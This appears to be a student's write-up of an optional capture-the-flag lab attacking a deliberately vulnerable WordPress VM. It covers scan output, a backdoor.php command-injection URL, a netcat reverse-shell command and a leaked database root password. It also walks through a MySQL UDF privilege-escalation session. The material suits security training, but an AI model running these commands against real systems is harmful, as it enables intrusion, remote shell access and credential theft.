Activity File: Attacking Target 2 (Optional)

Please note, **attacking Target 2 is not required**. It is included as an additional challenge if you are interested in assessing a more complex web application. Before attempting this challenge, make sure you complete the Wireshark analysis.

Target 2 exposes the same WordPress site as Target 1, but with better security hardening. Therefore, it must be exploited differently than Target 1.


The steps for completing this assessment are enumerated below. All details required to capture the first three flags on Target 2 are included.

Instructions

Target 2's IP Address: 192.168.1.115

1. Use Nmap to identify the IP address of Target 2.

2. Use Nmap to document all exposed ports and services at this IP address.



```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          37249/tcp6  status
|   100024  1          37895/udp   status
|   100024  1          53548/udp6  status
|_  100024  1          54985/tcp   status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3. Enumerate the web server with nikto.

    - **Hint**: Run: nikto -C all -h <URL>

```
root@Kali:~# nikto -C all -h 192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2021-11-20 09:24:27 (GMT-8)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect again
st some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content
 of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime
: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL
for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive i
nformation. Configure Apache to ignore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-11-20 09:25:54 (GMT-8) (87 seconds)
---------------------------------------------------------------------------
```

- **Note**: This creates a list of URLs the Target HTTP server exposes. What kind of website is this VM running? **Apache 2.4.10 (Debian)**

4. Perform a more in-depth enumeration with gobuster.

```
root@Kali:~/Downloads# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -
u 192.168.1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/11/20 09:57:20 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 312] [--> http://192.168.1.115/img/]
/css                  (Status: 301) [Size: 312] [--> http://192.168.1.115/css/]
/wordpress            (Status: 301) [Size: 318] [--> http://192.168.1.115/wordpress/]
/manual               (Status: 301) [Size: 315] [--> http://192.168.1.115/manual/]
/js                   (Status: 301) [Size: 311] [--> http://192.168.1.115/js/]
/vendor               (Status: 301) [Size: 315] [--> http://192.168.1.115/vendor/]
/fonts                (Status: 301) [Size: 314] [--> http://192.168.1.115/fonts/]
/server-status        (Status: 403) [Size: 301]

===============================================================
2021/11/20 09:58:13 Finished
===============================================================
```

- **Hint**
  - Install gobuster using apt
  - Run gobuster -w /path/to/wordlist dir -u <URL>
  - Use /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt as your wordlist (-w).
  - Pay attention to the /vendor directorv. There mav be a flag in there…

```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

5. Use searchsploit to find any known vulnerabilities associated with the programs found in Step #4. **Hint**: Run searchsploit -h

6. Use the provided script exploit.sh to exploit this vulnerability by opening an Ncat connection to your Kali VM.

   - Edit the line at the top of the script that sets the TARGET variable. Set it equal to the IP address of Target 2.

   - Run the script. It uploads a file called backdoor.php to the target server. This file can be used to execute command injection attacks.


   - Navigate to: http://<Target 2 URL>/backdoor.php?cmd=<CMD>

     - This allows you to run bash commands on Target 2.
     - For example, try: http://<Target 2 URL>/backdoor.php?cmd=cat%20/etc/passwd

   - Next, use the backdoor to open a shell session on the target.

     - On your **Kali** VM, start a netcat listener: nc -lnvp 4444
     - In the browser, use the backdoor to run: nc <Kali IP> 4444 -e /bin/bash. For example, your query string will look like cmd=nc%20<Kali IP>%204444%20-e%20/bin/bash.

7. Using the shell you've opened on Target 2, find a flag in /var/www.



8. Next, find a flag in the WordPress uploads directory.

```
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
```

    - **Hint**: Use the find command: find /var/www -type f -iname 'flag*'
9. If you find all three flags -- congratulations! There is a fourth, but escalating to root is extremely difficult: For now, move on to completing a report about Target 2.
    - Seeing flag3 was a .png we traveled to the file via the web browser and found the flag


Flag 4

Remembered we used mySQL for the first attack and checked the credentials and wp-config.php


```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```


```
mysql -V
mysql  Ver 14.14 Distrib 5.5.60, for debian-linux-gnu (x86_64) using readline 6.3
```


I did a TON of Googling for mySQL 5.5 exploits. I started looking specifically for privilege escalation and found this:





Used searchsploit to find the 1518.c exploit. Used apache2 (ln -s <direct path> /var/www/html) to host the 1518.c file from metasploit (idea from: https://null-byte.wonderhowto.com/how-to/perform-local-privilege-escalation-using-linux-kernel-exploit-0186317/). Used wget to get the file into the victim machine.Cat'd 1518.c (on attacker machine) and followed the directions.





ml-lab-2752a229-a813-4974-9691-783eeb6704b6.eastus.cloudapp.azure.com:49716 - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Mozilla Firefox
Shell No. 1
01:33 PM
Shell No.1
File Actions Edit View Help
ls
? 1518.o 40679.sh 411.c ponies
1518.c 37167.c 411 mysql-privesc-race.c tryagain
www-data@target2:/tmp$ gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
←g -shared -Wl,-soname,1518.so -o 1518.so 1518.o -lc
www-data@target2:/tmp$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.04 sec)
mysql> insert into foo values(load_file('/tmp/1518.so'));
insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.02 sec)
mysql>
* mysql> use mysql;
* mysql> create table foo(line blob);
* mysql> insert into foo values(load_file('/home/raptor/raptor_udf2.so'));
* mysql> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
* mysql> create function do_system returns integer soname 'raptor_udf2.so';
* mysql> select * from mysql.func;
* +-----------+-----+---------------+----------+
* | name | ret | dl | type |
* +-----------+-----+---------------+----------+



ml-lab-2752a229-a813-4974-9691-783eeb6704b6.eastus.cloudapp.azure.com:49716 - Remote Desktop
Kali on ML-REFVM-684427 - Virtual Machine Connection
